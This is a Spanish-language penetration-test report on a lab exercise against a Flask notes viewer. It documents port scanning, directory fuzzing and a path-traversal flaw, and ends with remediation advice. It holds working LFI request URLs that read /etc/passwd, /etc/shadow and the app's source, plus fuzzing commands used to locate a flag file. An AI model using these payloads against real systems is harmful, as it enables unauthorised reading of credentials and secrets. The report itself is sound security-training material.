

INFORME DE PENTESTING

Laboratorio PathRead — Local File Inclusion (LFI) / Path Traversal

WHOAMI-LABS.COM

Ejercicio de seguridad ofensiva en entorno controlado

Objetivo	PathRead — Visor de notas (aplicación Flask)
Dirección IP	172.17.0.2
Puerto / servicio	5000/tcp — HTTP (Werkzeug/Flask)
Tipo de prueba	Caja negra (black-box), red interna
Dificultad	Fácil (1 punto)
Fecha de la prueba	8 de octubre de 2026
Duración total	38 min 25 s
Clasificación	USO INTERNO / CONFIDENCIAL

AVISO LEGAL Y ALCANCE

Este informe documenta un ejercicio de hacking ético realizado exclusivamente en un entorno de laboratorio controlado y aislado (WHOAMI-LABS.COM), con autorización expresa y con fines educativos.

Todas las técnicas descritas se han aplicado únicamente contra el sistema objetivo del laboratorio (172.17.0.2). Reproducir estas acciones contra sistemas de terceros sin consentimiento por escrito es ilegal.

Tabla de contenidos

1. Resumen ejecutivo

Durante la evaluación del laboratorio **PathRead** se ha identificado y explotado con éxito una vulnerabilidad de tipo **Local File Inclusion (LFI) / Path Traversal** en la aplicación web que se ejecuta en el puerto 5000. La aplicación, un sencillo «visor de notas» hecho con Flask, permite leer ficheros mediante el parámetro **file** del endpoint **/view** sin ninguna validación ni restricción de la ruta solicitada.

Como consecuencia, un atacante no autenticado puede leer **cualquier fichero del sistema de ficheros** al que el proceso tenga acceso, incluidos ficheros sensibles del sistema operativo (**/etc/passwd**, **/etc/shadow**), el código fuente de la propia aplicación y, finalmente, el fichero que contiene la flag del ejercicio: **BURP{lfi_repeater}**.

1.1. Valoración global del riesgo

CRÍTICO

La vulnerabilidad se clasifica como **CRÍTICA**. Es trivial de explotar (solo hace falta un navegador), no requiere autenticación y expone directamente información confidencial del sistema. En un entorno real supondría una fuga de información grave y podría ser el punto de partida para una intrusión más profunda (robo de credenciales, claves SSH, ficheros de configuración con secretos, etc.).

1.2. Resumen de hallazgos

#	Hallazgo	Severidad
F-01	Local File Inclusion / Path Traversal en el parámetro file	Crítica
F-02	Lectura de ficheros sensibles del sistema (/etc/passwd, /etc/shadow)	Alta
F-03	Exposición del código fuente de la aplicación vía /proc/self/cwd	Media
F-04	Servidor de desarrollo (Werkzeug) expuesto en red	Baja

2. Metodología y alcance

El ejercicio se ha llevado a cabo siguiendo una metodología clásica de test de intrusión web, estructurada en las siguientes fases:

1. **Reconocimiento y enumeración** — descubrimiento de puertos y servicios activos (Nmap).
2. **Exploración de la aplicación** — análisis de la funcionalidad del visor de notas.
3. **Descubrimiento de la vulnerabilidad** — pruebas manuales de Path Traversal en el parámetro **file**.
4. **Explotación** — lectura de ficheros sensibles y del código fuente.
5. **Localización del objetivo** — fuzzing de rutas con feroxbuster y ffuf para encontrar la flag.
6. **Captura de la flag y resolución** del laboratorio.

- **Atacante:** Kali Linux (usuario **kali**).
- **Objetivo:** 172.17.0.2, contenedor del laboratorio PathRead.
- **Herramientas:** Nmap, navegador Firefox, feroxbuster, ffuf, SecLists.

3. Desarrollo técnico

3.1. Reconocimiento — escaneo de puertos (Nmap)

Se comienza con un escaneo completo de puertos TCP sobre el objetivo para identificar los servicios expuestos:

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El resultado muestra un único puerto abierto, el **5000/tcp**, servido por **Werkzeug httpd 3.1.8 (Python 3.12.14)** — es decir, una aplicación **Flask** ejecutándose con el servidor de desarrollo integrado. El título de la página («PathRead Notas») ya apunta a un visor de notas.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 15:51 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5000/tcp  open  http      Werkzeug httpd 3.1.8 (Python 3.12.14)
|_http-title: PathRead \xE2\x80\x94 Notas
|_http-server-header: Werkzeug/3.1.8 Python/3.12.14
MAC Address: 96:04:3B:AF:16:B3 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds

(kali@kali)-[~]
└─$
```

Figura 1. Escaneo Nmap: puerto 5000/tcp abierto con Werkzeug/Flask.

3.2. Exploración de la aplicación

Al acceder a <http://172.17.0.2:5000/> se presenta el «Visor de notas» de PathRead. La aplicación invita a leer ficheros de la carpeta de notas mediante el parámetro **file**, con dos enlaces de ejemplo (**welcome.txt** y **note.txt**) y el ejemplo de uso explícito: **/view?file=welcome.txt**.



Figura 2. Página principal del visor de notas PathRead.

Las notas legítimas confirman el comportamiento esperado. **welcome.txt** es una bienvenida y **note.txt** contiene una «nota interna» muy reveladora: recuerda que «**no se deben exponer rutas fuera de /notes en producción**» y sugiere documentar cualquier cosa extraña en el Proxy/Repeater. Es una pista directa hacia la vulnerabilidad de Path Traversal.




Figura 3. Contenido de `welcome.txt` (comportamiento legítimo del visor).




Figura 4. `note.txt` — pista interna sobre rutas fuera de `/notes`.

3.3. Descubrimiento y explotación del LFI

Dado que el parámetro `file` se utiliza para construir la ruta del fichero a leer, se prueba a solicitar una ruta absoluta fuera de la carpeta de notas. Al sustituir el valor por `/etc/passwd` la aplicación devuelve el contenido completo del fichero:

```
http://172.17.0.2:5000/view?file=/etc/passwd
```

Esto confirma la vulnerabilidad de **Local File Inclusion / Path Traversal**: la aplicación no valida ni restringe la ruta, por lo que acepta rutas absolutas arbitrarias.




Figura 5. Lectura de /etc/passwd a través del parámetro file.

Para medir el impacto, se comprueba si también es accesible **/etc/shadow** (que contiene los hashes de las contraseñas). La aplicación lo devuelve igualmente, lo que indica que el proceso se ejecuta con privilegios elevados (probablemente **root**) dentro del contenedor — un agravante importante.




Figura 6. Lectura de /etc/shadow: el proceso tiene privilegios para leer ficheros restringidos.

3.4. Enumeración de rutas de la aplicación

En paralelo se realiza un fuzzing de directorios y ficheros con **feroxbuster** para mapear la superficie de la aplicación:

```
feroxbuster -u http://172.17.0.2:5000 -t 10 \ -x php,txt,html,py,zip \ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Se identifican los endpoints **/view** y **/status** además de la raíz. Esto confirma que **/view** es el punto de entrada vulnerable.

```

(kali@kali)-[~]
$ feroxbuster -u http://172.17.0.2:5000 -t 10 -x php,txt,html,py,zip -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

FERROX OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://172.17.0.2:5000/
In-Scope Url    172.17.0.2
Threads        10
Wordlist         /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes     All Status Codes!
Timeout (secs)   7
User-Agent       feroxbuster/2.13.1
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
Extensions       [php, txt, html, py, zip]
HTTP methods     [GET]
Recursion Depth  4

Press [ENTER] to use the Scan Management Menu™

404 GET 5L 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 22L 80w 646c http://172.17.0.2:5000/view
200 GET 25L 97w 866c http://172.17.0.2:5000/
200 GET 1L 1w 29c http://172.17.0.2:5000/status
[#####] - 60s 180006/180006 0s found:3 status:25307
[#####] - 60s 180000/180000 3016/s http://172.17.0.2:5000/

```

Figura 7. feroxbuster: descubrimiento de los endpoints /view y /status.

3.5. Lectura del código fuente de la aplicación

Aprovechando el LFI, se lee el código fuente de la aplicación a través del enlace simbólico `/proc/self/cwd`, que apunta al directorio de trabajo del proceso:

```
http://172.17.0.2:5000/view?file=/proc/self/cwd/app.py
```

El código confirma la causa raíz. El comentario del propio fichero lo admite abiertamente: «**PathRead — intentional LFI via ?file= (Burp Repeater lab)**». La carpeta de notas se define con `NOTES_DIR`, pero el valor de `file` se utiliza sin sanearlo ni comprobar que quede dentro de dicha carpeta.

```

/proc/self/cwd/app.py

#!/usr/bin/env python3
"""PathRead - intentional LFI via ?file= (Burp Repeater lab)."""

import os
from flask import Flask, request, render_template_string, abort

app = Flask(__name__)

NOTES_DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), "notes")

INDEX_HTML = """
<!doctype html>
<html lang="es">
<head>
  <meta charset="utf-8">
  <title>PathRead - Notas</title>
  <style>
    body { font-family: Georgia, serif; max-width: 720px; margin: 2rem auto; padding: 0 1rem;
    background: #f7f4ef; color: #222; }
    h1 { font-size: 1.6rem; }
    a { color: #0b5fff; }
    pre { background: #f7f4ef; color: #e8e8e8; padding: 1rem; overflow: auto; border-radius:
4px; }
    .hint { color: #555; font-size: 0.95rem; }
    code { background: #e8e4dc; padding: 0.1rem 0.35rem; }
  </style>
</head>
<body>
  <h1>PathRead - Visor de notas</h1>
  <p class="hint">Lee archivos de la carpeta de notas con el parámetro <code>file</code>.</p>
  <ul>
    <li><a href="/view?file=welcome.txt">welcome.txt</a></li>
    <li><a href="/view?file=note.txt">note.txt</a></li>
  </ul>
  <p>Ejemplo: <code>/view?file=welcome.txt</code></p>
</body>
</html>
"""

VIEW_HTML = """
<!doctype html>

```

Figura 8. Código fuente de `app.py` obtenido vía `/proc/self/cwd` — LFI intencionado confirmado.

3.6. Localización de la flag

Para encontrar el fichero de la flag se hace fuzzing de la ruta con **ffuf**, probando nombres de directorio sobre el patrón **/app/FUZZ/flag.txt**:

```
ffuf -u "http://172.17.0.2:5000/view?file=/app/FUZZ/flag.txt" \ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

ffuf devuelve un acierto con la palabra **secret** (respuesta HTTP 200, 551 bytes), lo que revela la ruta completa del fichero objetivo: **/app/secret/flag.txt**.

```
(kali@kali)~$ /bin/ffuf -u http://172.17.0.2:5000/view?file=/app/FUZZ/flag.txt -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

:: Method      : GET
:: URL         : http://172.17.0.2:5000/view?file=/app/FUZZ/flag.txt
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 200, Size: 551, Words: 69, Lines: 19, Duration: 52ms]
:: Progress: [29618/29999] :: Job [1/1] :: 145 req/sec :: Duration: [0:00:50] :: Errors: 1297 ::
```

Figura 9. ffuf identifica el directorio «secret» (HTTP 200).

```
(kali@kali)~$ /bin/ffuf -u http://172.17.0.2:5000/view?file=/app/FUZZ/flag.txt -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

:: Method      : GET
:: URL         : http://172.17.0.2:5000/view?file=/app/FUZZ/flag.txt
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 200, Size: 551, Words: 69, Lines: 19, Duration: 52ms]
:: Progress: [29999/29999] :: Job [1/1] :: 237 req/sec :: Duration: [0:00:52] :: Errors: 1718 ::
```

Figura 10. Confirmación del acierto: **/app/secret/flag.txt**.

3.7. Captura de la flag

Finalmente, se solicita directamente el fichero descubierto a través de la vulnerabilidad LFI:

```
http://172.17.0.2:5000/view?file=/app/secret/flag.txt
```

La aplicación devuelve el contenido de la flag: **BURP{lfi_repeater}**.




Figura 11. Flag obtenida en el navegador: **BURP{lfi_repeater}**.

FLAG OBTENIDA
BURP{lfi_repeater}

Al introducir la flag en la plataforma, el laboratorio se marca como resuelto correctamente. Tiempo total de resolución: **38 min 25 s**.




Figura 12. Laboratorio PathRead resuelto: «Has comprometido PathRead».

4. Hallazgos detallados

F-01 — Local File Inclusion / Path Traversal

CRÍTICO

Campo	Detalle
Componente	Endpoint /view, parámetro file
Tipo (CWE)	CWE-22: Improper Limitation of a Pathname (Path Traversal)
Vector	CVSS 3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N — ~7.5 (Alto)
Autenticación	No requerida
Impacto	Lectura arbitraria de ficheros del sistema

Descripción

El parámetro **file** del endpoint **/view** se utiliza para construir la ruta de un fichero que la aplicación lee y muestra, sin validar que la ruta resultante quede confinada dentro de la carpeta de notas prevista. Esto permite indicar rutas absolutas (**/etc/passwd**) o atravesar directorios para leer cualquier fichero accesible por el proceso.

Prueba de concepto

```
GET /view?file=/etc/passwd HTTP/1.1
Host: 172.17.0.2:5000

→ 200 OK (devuelve el contenido de /etc/passwd)
```

F-02 a F-04 — Hallazgos adicionales

Id	Descripción	Severidad
F-02	Lectura de ficheros sensibles: el proceso puede leer /etc/shadow, lo que indica ejecución con privilegios elevados (root) dentro del contenedor.	Alta
F-03	Exposición del código fuente vía /proc/self/cwd/app.py, que facilita el análisis de la aplicación y la búsqueda de secretos.	Media
F-04	Servidor de desarrollo Werkzeug expuesto en la red; no apto para producción (sin endurecimiento, verbosidad de errores).	Baja

5. Recomendaciones y remediación

Para corregir la vulnerabilidad principal y reducir la superficie de ataque se recomiendan las siguientes medidas, ordenadas por prioridad:

5.1. Corrección del LFI (prioridad alta)

- **Validar y confinar la ruta:** resolver la ruta absoluta solicitada y comprobar que empieza exactamente por la carpeta de notas permitida antes de abrir el fichero.
- **Lista blanca de nombres:** aceptar solo nombres de fichero conocidos (p. ej. `welcome.txt`, `note.txt`) o un identificador que se traduzca internamente a una ruta fija.
- **Eliminar secuencias peligrosas:** rechazar valores que contengan `/`, `\` o `..`, y normalizar antes de validar (nunca solo filtrar).

Ejemplo de corrección segura (Python/Flask)

```
import os
from flask import abort

base = os.path.realpath(NOTES_DIR)
full = os.path.realpath(os.path.join(base, request.args.get("file","")))
if not full.startswith(base + os.sep):
    abort(403)          # intento de salir de /notes
# ... abrir y servir full con seguridad
```

5.2. Endurecimiento del sistema (defensa en profundidad)

- **Mínimo privilegio:** ejecutar la aplicación con un usuario sin privilegios, nunca como root, dentro del contenedor.
- **Servidor de producción:** sustituir el servidor de desarrollo Werkzeug por un WSGI de producción (Gunicorn/uWSGI) tras un proxy inverso.
- **No guardar secretos en el sistema de ficheros:** evitar ficheros como `flag.txt` o credenciales en rutas accesibles por el proceso web; usar un gestor de secretos.
- **Gestión de errores:** desactivar el modo debug y no devolver trazas ni rutas internas al usuario.

5.3. Resumen de prioridades

Acción	Prioridad	Esfuerzo
Confinar el parámetro file a /notes (lista blanca)	Alta	Bajo
Ejecutar el proceso sin privilegios (no root)	Alta	Medio
Migrar a servidor WSGI de producción	Media	Medio
Sacar los secretos del sistema de ficheros	Media	Bajo
Desactivar debug / sanear errores	Baja	Bajo

6. Conclusiones

El laboratorio PathRead ha demostrado de forma clara cómo una validación de entrada deficiente en un parámetro aparentemente inocuo («file») puede derivar en una vulnerabilidad **crítica** de lectura arbitraria de ficheros. Con solo un navegador y sin autenticación se ha conseguido leer ficheros del sistema, el código fuente de la aplicación y, finalmente, la flag del ejercicio (BURP{lfi_repeater}).

El agravante principal es que el proceso se ejecuta con privilegios elevados, lo que amplía el impacto (lectura de /etc/shadow). La remediación es sencilla y económica: confinar la ruta a la carpeta permitida y aplicar el principio de mínimo privilegio. El ejercicio refuerza una lección fundamental del desarrollo seguro: **nunca se debe confiar en la entrada del usuario para construir rutas del sistema de ficheros.**

— Fin del informe —